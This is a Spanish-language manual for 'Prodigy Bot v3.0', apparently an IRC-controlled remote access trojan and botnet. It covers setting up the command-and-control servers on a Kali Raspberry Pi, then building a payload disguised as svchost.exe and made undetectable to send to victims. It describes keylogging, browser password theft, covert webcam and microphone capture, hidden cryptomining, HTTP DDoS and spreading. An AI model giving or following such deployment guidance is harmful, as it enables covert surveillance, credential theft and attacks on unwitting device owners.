Manual Prodigy Bot v3.0


INDICE

Instalar una Raspberry / Mini PC

Para empezar lo primero que necesitamos comprar o adquirir es una Raspberry PI, yo uso la Raspberry Pi 4B que es una de las mejores del mercado pueden adquirirla en cualquier tienda de informatica o tienda online.

Una vez que la tengamos recomiendo que instalen un mini ventilador en los Pines de la Raspberry Pi, con el cable RJ-45 del router domestico que tengan en su casa y una tarjeta SD de 64GB aunque recomiento una de 128 GB.

RaspberryPi




		Physical Pins			
Function	BCM	pin#	pin#	BCM	Function
3.3 Volts		1	2		5 Volts
GPIO/SDA1 (I2C)	2	3	4		5 Volts
GPIO/SCL1 (I2C)	3	5	6		GND
GPIO/GCLK	4	7	8	14	TX UART/GPIO
GND		9	10	15	RX UART/GPIO
GPIO	17	11	12	18	GPIO
GPIO	27	13	14		GND
GPIO	22	15	16	23	GPIO
3.3 Volts		17	18	24	GPIO
MOSI (SPI)	10	19	20		GND
MISO(SPI)	9	21	22	25	GPIO
SCLK(SPI)	11	23	24	8	CEO_N (SPI)
GND		25	26	7	CE1_N (SPI)
RESERVED		27	28		RESERVED
GPIO	5	29	30		GND
GPIO	6	31	32	12	GPIO
GPIO	13	33	34		GND
GPIO	19	35	36	16	GPIO
GPIO	26	37	38	20	GPIO
GND		39	40	21	GPIO

Instalar Kali Linux en la Raspberry / Mini PC

Para instalar Kali Linux en una raspberry PI tenemos que dirigirnos a la website de Kali Linux en el apartado de descargas y descargar la version para Raspberry PI (ARM).

Seleccionamos la version de Kali linux para nuestra Raspberry y descargamos el ISO. Con el programa Raspberry PI OS podemos instalar el ISO : https://www.raspberrypi.com/software/

En la website de Kali linux hay un tutorial de como instalar Kali Linux en raspberry.



Una vez instalado nuestro Kali Linux en la SD CARD de la raspberry Pi vamos a instalar algunos servicios que necesitaremos para que el Prodigy Bot v3.0 funcione a la perfeccion. En cualquier caso de no tener una Raspberry Pi o un Mini PC que arranque Kali Linux pueden instalar los servicios en un Hosting de la nube.

Al haber instalado el Kali Linux en la Raspberry Pi importante entrar desde SSH ya una vez conectado al router con el cable RJ-45 y entrar mediante SSH en el puerto 22 predeterminado, si se requiere usar otro puerto como el 2222 para conectar al SSH es posible ya que el 22 lo usa por defecto el Router Domestico de tu casa y acceder a la consola de Kali Linux.

Recomendado si usas Windows o Linux instalar PuttySSH que es un cliente de SSH para aceder e insertar comando en la Raspberry Pi desde tu Computadora. O Tambien se puede instalar un cliente SSH en telefono Android como por ejemplo el JuiceSSH o el PortX, cualquier cliente SSH puede servir solo necesitamos acceder a la Raspberry para ingresar comandos.

En el siguiente apartado explicare como instalar todos los servicios mediante la consola de la Raspberry Pi por SSH.

Configurar un servidor UnrealIRCd

Para empezar a instalar el servidor UnrealIRCd iremos a la website oficial del software.

Y Descargamos los paquetes de Unrealircd puedes descargar la ultima version 6.1.10 desde aquí.

Una vez descargado todo el fichero de instalacion procedemos a extraer e instalar el UnrealIRCD.

```
tar xzvf unrealircd-6.1.10.tar.gz
cd unrealircd-6.1.10
```

Verificamos que la version descargada es igual a la que necesitamos extraer y accedemos a la carpeta extraida con cd.

Procedemos a compilar e instalar el UnrealIRCd

```
./Config
```

```
make
```

```
make install
```

INFO : WIKIPEDIA.

Creando un archivo de configuración

UnrealIRCd necesita un archivo de configuración. No se preocupe, no tiene que crear este archivo desde cero. Enviamos con un archivo de configuración de ejemplo que debe revisar y modificar en algunos lugares:

1. Cambie al directorio UnrealIRCd instalado, este es */home/yourusername/unrealircd* por defecto (para obtener más información sobre la estructura del directorio, consulte Archivos y directorios UnrealIRCd).
   ```
   cd ~/unrealircd
   ```
2. Copie conf/examples/examples.conf a su directorio conf/ y cámbiele el nombre a **unrealircd.conf**
   ```
   cp conf/examples/examples.conf conf/unrealircd.conf
   ```
3. Abra el archivo con un editor (por ejemplo: **nano conf/unrealircd.conf**)

1. **Lea el artículo Sintaxis del archivo de configuración**. ¡Solo le llevará unos minutos y le evitará muchos problemas en los siguientes pasos!

2.Recorra el unrealircd.conf bloque por bloque / línea por línea y edite la configuración para satisfacer sus necesidades. Esto lleva de 10 a 20 minutos.

3.Arranque UnrealIRCd ejecutando **./unrealircd start** desde su directorio ~/unrealircd.

4. Errores? Edite su unrealircd.conf, corríjalos (consulte las FAQ para conocer los problemas comunes) e intente iniciar UnrealIRCd nuevamente.

5.¿Está funcionando? Conéctese con un cliente de IRC a su servidor y diviértase. Consulte también la siguiente sección.

Recomiendo configurar UnrealIRCD en el puerto **6667** y si quiere uno puede instalar servicios de SSL o servicios de Anope para que pueda agregar usuarios y registros en el servidor de chat UnrealIRCD, esto permite una mayor seguridad al conectar un nombre de usuario al canal IRC.

Una vez instalado y configurado todo el servidor de UnrealIRCD procedemos a arrancarlo siempre sin permisos de administrador, lo unico que tenemos que hacer al enceder la Raspberry es solo arrancar el servidor IRC :
`./unrealircd start`

```
kali@kali:~$ cd /home/kali/
kali@kali:~$ cd unrealircd
kali@kali:~/unrealircd$ ls -l
total 1700
-rw-r--r--  1 kali kali 1653857 May 16  2024 2.0.15.tar.gz
drwxr-xr-x 11 kali kali    4096 May 16  2024 anope-2.0.15
drwx------  2 kali kali    4096 May  4  2024 bin
drwx------  2 kali kali    4096 May 28 16:01 cache
drwx------  6 kali kali    4096 Mar 21 06:17 conf
drwx------  2 kali kali    4096 Jun 13 21:42 data
drwx------  2 kali kali    4096 May  4  2024 doc
drwxr-xr-x  3 kali kali    4096 May  4  2024 lib
drwx------  2 kali kali    4096 May  4  2024 logs
drwx------  7 kali kali    4096 May  4  2024 modules
drwxr-xr-x  8 kali kali    4096 May 16  2024 services
lrwxrwxrwx  1 kali kali      27 May  4  2024 source -> /home/kali/unrealircd-6.1
.4
drwx------  2 kali kali   28672 Jun 11 15:49 tmp
-rwx------  1 kali kali   11182 May  4  2024 unrealircd
kali@kali:~/unrealircd$ ./unrealircd restart
Validating configuration...
Configuration test OK.
Stopping UnrealIRCd..
Starting UnrealIRCd
 _   _                      _ _____           _
| | | |                    | |_   _|  ___ \/  __ \   | |
| | | |_ __  _ __ ___  __ _| | | | | |_/ /| /  \/ __| |
| | | | '_ \| '__/ _ \/ _` | | | | |    / | |    / _` |
| |_| | | | | | |  __/ (_| | |_| |_| |\ \ | \__/\ (_| |
 \___/|_| |_|_|  \___|\__,_|_|\___/\_| \_| \____/\__,_|
                          v6.1.4

UnrealIRCd is brought to you by Bram Matthys (Syzop),
Krzysztof Beresztant (k4be), Gottem and i

Using the following libraries:
* OpenSSL 3.3.2 3 Sep 2024
* libsodium 1.0.18
* c-ares 1.19.1
* PCRE2 10.42 2022-12-11
* jansson 2.14

This server can handle 16384 concurrent sockets (16134 clients + 250 reserve)

[info] Loading IRCd configuration..
```

Configurar un servidor vSFTPD

Ahora proseguiremos a instalar el servicio vSFTPD en este caso si ya hicimos un :

apt update

apt upgrade

Para instalar y configurar vsftpd en Kali Linux, primero se instala el paquete, luego se configura el archivo /etc/vsftpd.conf para establecer las opciones deseadas, como el acceso anónimo y los permisos de escritura. .

Pasos detallados:

1. Instalación:
    - Abre una terminal en Kali Linux.
    - Ejecuta el siguiente comando para instalar vsftpd:
      Code

```
sudo apt update
sudo apt install vsftpd
```

1. Configuración:
    - Edita el archivo de configuración principal de vsftpd:
      Code

```
sudo nano /etc/vsftpd.conf
```

    - Opciones comunes a considerar:
    - anonymous_enable=NO: Desactiva el acceso anónimo, requiriendo usuarios con credenciales para conectarse.
    - local_enable=YES: Permite el acceso a usuarios locales del sistema.
    - write_enable=YES: Permite que los usuarios puedan subir archivos (escritura).
    - local_umask=022: Define los permisos por defecto para archivos y directorios creados por usuarios locales.

- chroot_local_user=YES: Restringe a los usuarios a su directorio de inicio.
- chroot_list_enable=YES: Habilita la lista de usuarios excluidos del enjaulamiento (si se desea).
- chroot_list_file=/etc/vsftpd.chroot_list: Especifica el archivo que contiene la lista de usuarios excluidos.
- allow_writeable_chroot=YES: Permite a los usuarios enjaulados escribir en sus directorios de inicio.
- Ejemplo de configuración básica:
-

```
anonymous_enable=NO
local_enable=YES
write_enable=YES
local_umask=022
chroot_local_user=YES
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd.chroot_list
allow_writeable_chroot=YES
```

1. Habilitar usuarios enjaulados (opcional):

- Crea el archivo /etc/vsftpd.chroot_list (si no existe) y agrega los nombres de usuario que no deben ser restringidos a su directorio de inicio.
- Por ejemplo, si quieres que el usuario "testuser" pueda navegar fuera de su directorio de inicio:

```
sudo nano /etc/vsftpd.chroot_list
    testuser
```

1. Reiniciar el servicio:
- Aplica los cambios reiniciando el servicio vsftpd:
  Code

```
sudo systemctl restart vsftpd
```

1. Opcional: Habilitar el servicio al inicio:
- Para que vsftpd se inicie automáticamente con el sistema:

```
sudo systemctl enable vsftpd
```

Consideraciones de seguridad:

- Se recomienda no permitir el acceso anónimo (anonymous_enable=NO).
- Se recomienda enjaular a los usuarios (chroot_local_user=YES) para evitar que accedan a otras partes del sistema.
- Se recomienda utilizar contraseñas seguras y mantener el sistema actualizado para proteger contra vulnerabilidades.
- Si vas a usar FTPS, asegúrate de configurar vsftpd para conexiones seguras.
- Considera usar un firewall para restringir el acceso al puerto 21 (FTP) solo a las direcciones IP necesarias.

Este proceso te permitirá configurar un servidor FTP seguro y funcional en tu Kali Linux.

Configurar un servidor HTTP

Esto es tarea sencilla, si quieres configurar un servidor HTTP en Kali Linux es probable que ya lo tengas instalado al instalar el Sistema Operativo lo unico que tendrias que revisar es el archivo de configuración que apunte a una carpeta como /var/www/html, en esa carpeta es importante poner los archivos addons que usaremos de Plugins en el Programa y abriremos un puerto como puede ser 8080 o 81 para subir y descargar esos ejecutables desde nuestro servidor HTTP a los usuarios conectados.

Algunos plugins que usaremos en el Prodigy Bot que podriamos manejar serian :

- FFMPEG.exe
- NBMINER.exe
- VNCHOOKS.DLL
- WINVNC.exe
- METASPLOIT.MSI (Aunque este esta en version beta en el Software y no instala bien en la maquina del usuario)

Para asegurarnos que todo va bien usaremos los comandos chmod y chown y les daremos privilegios de lectura y escritura 755 a usuarios de internet para que puedan descargarlo desde nuestro Servidor HTTP.

Una vez configurado los servicios necesarios para arrancar nuestro Chat IRC, nuestro servidor FTP y HTTP ya estaremos listo para abrir los puertos de nuestro router y conectar usuarios remotos.

Abrir puertos en el Router

Accedemos a nuestro router con el navegador y la IP de nuestra puerta de enlace que puede ser 192.168.1.1, 192.168.0.1 dependiendo nuestro pais o ISP.

Para saber cual es nuestra puerta de enlace en windows puede usar ipconfig.

Y en Linux usar ifconfig.

Solo dejare los puertos que tendrian que abrir para que funcione todo correcto desde la conexión exterior a nuestra conexión interior domestica.

Acordarse que estamos abriendo puertos externos de protocolo **TCP**

1. Servidor de Chat si configuramos seria el : **6667**
2. Servidor de FTP (vSFTPD) seria el : **21**

   Y para conexiones pasivas si tenemos configurado el FTP de forma pasiva abrir tambien los puertos que otorgamos que podria ser un rango de : **3030-3040**
3. Servidor de HTTP (Apache) seria el : **81, 8080**

   Ya que el 80 esta abierto para el router domestico de nuestro hogar.
4. Abrimos tambien un rango de puertos del **7777-7779** que usaremos para usar funciones en el cliente que recibiran imagenes por Socket de conexión inversa en vez de FTP
   1. Puerto 7777 : Para captura de de pantalla remota.
   2. Puerto 7778 : Para captura de camara web remota.
   3. Puerto 7779 : Para captura de microfono remoto.

Una vez que hayamos abierto todo los puertos en nuestro router solo queda crear un dynamic DNS para dejar nuestra IP estatica aunque cambie podemos usar el servicio web de http://duckdns.org , nos registramos y creamos un duckdns.org con un nombre personalizado. Una vez que tengamos ya nuestro

duckdns apuntando a nuesta IP y los puertos abiertos podemos empezar a configurar el **Prodigy Bot v3.0.**

Tambien es posible instalar duckdns en kali linux para que arranque como servicio y no tengamos que actualizar nuestra ip manualmente.

Configurar [Prodigy Bot v3.0] cliente Windows

Para empezar accedemos a la pagina oficial del Prodigy Bot.

Accedemos a https://prodigybot.net

Nos vamos a la seccion Descargas del menu de arriba a la derecha y descargamos el Cliente Windows v3.0.

Una vez descargado abrimos el Prodigy Bot v3.0.exe.

Le damos a Connect y agregamos un perfil nuevo de conexión que vendria a ser nuestra Raspberry o nuestro servidor IRC en la nube.

Rellenamos todos los campos de la derecha :

1. IRC Server : Si vamos a conectar de forma local ponemos la IP Local donde nuestro UnrealIRCD esta instalado si usaremos una conexión externa colocamos el Duckdns que hemos creado para nuestra conexión.
    1. Ejemplo : IP LOCAL » 192.168.0.13 (IP LOCAL RASPBERRY)
    2. Ejemplo : IP REMOTA » probot.duckdns.org (IP REMOTA RASPBERRY)

Proseguimos a poner el numero de puerto de nuestro servidor UNREALIRCD » 6667

Nuestro canal configurado que vendria a hacer algo personal » #Connecteds

Donde Nick, Host, Server, Name » Nombre de usuario que controlará las maquinas y dispositivos Android.

Donde Password no hara falta si no configuramos servicios Anopes de UnrealIRCD.

Profile Name » El Nombre del perfil de nuestra conexión para que se quede guardada.

Ejemplo » Prodigy Bot

Por ultimo pulsamos en Add Profile.


Una vez que se haya guardado nuestra conexión hacia el servidor de Chat lo seleccionamos y le damos Connect. Para eliminar algun perfil de conexión solo basta con seleccionar a la izquierda el perfil y darle Delete.

Una vez conectado nos saldra en la izquierda el servidor de nuestra conexión y los canales que tengamos usuarios.

Tambien se puede configurar un MOTD (Message of the Day) en el servidor

UnrealIRCd para que se vea mas bonito la entrada hacia el Servidor de chat.

Proseguimos a crear un servidor ejecutable que mandaremos a los usuarios que queramos conectar a nuestro Cliente. Para ello le damos a Builder.



Insertamos los datos de nuestra conexión :


1. IRC HOST » El nombre de nuestro duckdns o IP Publica (Para que conecte a nuestra IRC SERVER desde fuera.
2. IRC PORT » Puerto de nuestro SERVIDOR IRC.
3. IRC CHANNEL » Nombre del canal donde quieres que conecten. (No olvidar # al principio)
4. BOT NICK » Prefijo de nombre de PC.
5. Owner » Nombre de usuario/s que controlaran las computadoras y telefonos android. (Se separan por coma , si son mas de uno)
    1. Hacker1,Hacker2,Hacker3
6. File Name Installation el nombre donde se copiara el archivo ejecutable para quedarse instalado en la maquina (Recomiendo usar un nombre de proceso que pueda permitir ser mas transparente, por ejemplo ctfmon.exe, svchost.exe, iexplore.exe)
7. Path Installation » seleccionar %APPDATA% o %TEMP%
8. NBMINER » Si quieres que esa maquina haga mineria puedes crear una cuenta en NiceHash y configurar un **STRATUM** y **Billetera** con el protocolo de **Octopus** y si tiene mas de 8 procesadores puede empezar la mineria hacia tu billetera de BitCoins.
9. Url Config for Update Connecctions » si esta activado conectara primero a la pagina y la pagina tendria que tener un texto tal que asi :
    1. IP : probot.duckdns.org, PORT : 6667
    2. IP : NUMEROIP, PORT : 6667

    Esto es para que pueda conectar si habias perdido y quieres que conecte a otro servidor IRC.

Por ultimo le damos a **Build IT** y creamos el archivo que conectará la maquina a nuestro Servidor IRC. Recomiendo **P-CODE** y recomiendo Indetectar el servidor ejecutable.

En el caso de crear un servidor APK para android y conectar dispositivos moviles, contactarme a mi (illuminat33d@gmail.com) para que pueda entregarte un APK firmado con tus datos de conexión hacia tu IRC ya que el builder para APK no funciona bien por la firma de Android, por eso no funcionara la instalacion si construyes un servidor Android desde el cliente.

Una vez que tengamos el ejecutable listo ya podemos mandarlo y ejecutarlo en cualquier Windows. Proseguimos con la opcion de **FTP Config**.



En el primer apartado solo tendremos que poner los datos de nuestro FTP donde quieres que se conecte el cliente de forma local hacia el servidor vSFTPD. Introducimos IP LOCAL, Usuario, Contraseña, y carpeta de subidas donde subira todos los archivos recibidos del ordenador remoto.

En el segundo apartado lo mismo pero con la IP Publica o DUCKDNS para que puedan subir los conectados todo a nuestro servidor vSFTP desde fuera.

En el tercer apartado seleccionamos las veces que captura por FTP la Pantalla Remota y la Webcam ponemos un numero bajo ya que puede colapsar el servidor. Y en Quality, la calidad de la imagen de 0-100.

- La primera opcion de FTP Login in Different FTP configuration for client and Bots, la mantenemos seleccionada si usamos el primer y el segundo apartado. Pero si usamos un conectado de nuestra red local deseleccionamos la opcion y solo usara la FTP Login Client.
- Functions via FTP (Faster) significa que usaremos para todas las funciones del Prodigy Bot el FTP, si deseleccionamos la opcion empezara a enviar la informacion mediante IRC por mensaje de chat general en el canal donde este conectado, esta opcion seria mas lenta pero no usaria un FTP.

Presionamos Save para guardar la configuracion.

En el siguiente apartado arriba tienes la opcion de conectar todo el windows remoto por un servidor Proxy.

Luego tambien tienes opciones para que puedas cambiar el color del cliente la notificacion y el ListView del cliente por imagen o Texto.

Notes abrira una ventana pegada a la derecha para agregar notas (con click derecho), si pulsas dos veces con click izquierdo abrira una ventana de comandos IRC que te ayudara en tu tarea.

Tiene un apartado de Propagador/Spreader ya que si conectas el cliente por IRC en otro servidor de Chat puedes propagar mensajes.

Search te permitira buscar un usuario si tienes muchos conectados.

Winamp Radio puedes reproducir los microfonos una vez descargados en winamp y añadir un ShoutCast online para crear una Radio si estuvieses con mas Administradores de Red.

Stats es un estado general de red de nuestra red Local.

Proseguimos con el menu contextual de todas las funciones del Cliente Windows.

Le damos click derecho al espacio donde conectan todos los ordenadores windows y dispositivos android.


- Informacion — Nos dara informacion del sistema
- Gestor de Archivos — Accederemos a los archivos remotos del sistema. (Click Derecho funciones)
- Gestor de Registro — Accederemos al registro remoto del sistema. (Click Derecho funciones)
- Gestor de Procesos — Manejaremos los procesos del sistema.
- Gestor de Servicios — Manejaremos con permiso de administrador el sistema. Click Derecho
- Gestor de Ventanas — Manejaremos las ventanas del sistema.
- Downloader — Descarga y ejecuta un archivo.
- Shell — Consola windows remota.
- Keylogger — Captura de teclas.
- DDOS HTTP — Denegacion HTTP con mas de 50 conectados.
- Spy
  - Captura de Pantalla — Captura de escritorio (Start) por FTP y Remote Desktop por (SOCKET / 7777)
  - Captura de Webcam — Captura de webcam (Start) por FTP y Remote Webcam por (SOCKET / 7778)
  - Captura de Microfono — Captura de microfono (Start) por FTP y Remote Desktop por (SOCKET / 7779)
  - Grabar Pantalla — Necesario el FFMPEG Plugin.
  - Grabar Webcam — Necesario el FFMPEG Plugin
- Passwords Microsoft Edge / Google Chrome — Get Pass con click derecho
- Apagar PC/Reiniciar PC — Apaga o reinicia el ordenador.
- Ejecutar Comando — Ejecuta un comando que escribamos.
- Abrir Website — Abre una website con el navegador.
- Aplicaciones Instaladas — Carga las aplicaciones instaladas

- Conexiones	Carga los adaptadores y las conexiones, permiso de administrador para desactivar o activar adaptadores.
- Servidor Reiniciar/Cerrar/Desinstalar	Opciones de servidor instalado.
- Start/Stop Proxy	Usa o desactiva el proxy en windows.
- Ejecutar como Administrador	Ejecutar un archivo con la ruta completa como administrador. Necesario que le de aceptar el usuario para que arranque como administrador.

- Plugins :

- FFMPEG Record Screen Plugin	Introducir url donde se situa el archivo ejecutable FFMPEG para que lo suba al computador remoto.
- NBMiner Plugin	Introducir url donde se situa el archivo ejecutable NBMINER para que lo suba al computador remoto.
- VNC Plugin	Introducir urls donde se situa el archivo ejecutable WINVNC.exe y VNCHOOKS.dll para que lo suba al computador remoto.

Configurar [Prodigy Bot v3.0] cliente Android



Esto viene a ser mas facil e intuitivo una vez que hayamos realizado los pasos anteriores aquí no explicare mucho porque es bastante intuitivo solo tienen que darle a los 3 puntitos del menu de arriba a la derecha.

Lo primero dar permisos a la aplicación android de leer fotos e imagenes multimedias y la ubicación asi como al resto de permisos si solicita mas. Eso desde informacion de la aplicación y permitimos todos los permisos.

1. Crear un servidor IRC.
2. Ir al menu de FTP, crear un servidor FTP Local y Remoto.
3. Volver al menu Servers ir a los 3 puntitutos de la derecha y configurar "Settings" opciones del cliente. Y guardarlas.
4. Por lo demas es todo muy intuitivo y facil de usar.

Autor : Anunnaki

Manual hecho por : Anunnaki

Pagina web : https://prodigybot.net

Contacto : illuminat33d@gmail.com

FIN DEL MANUAL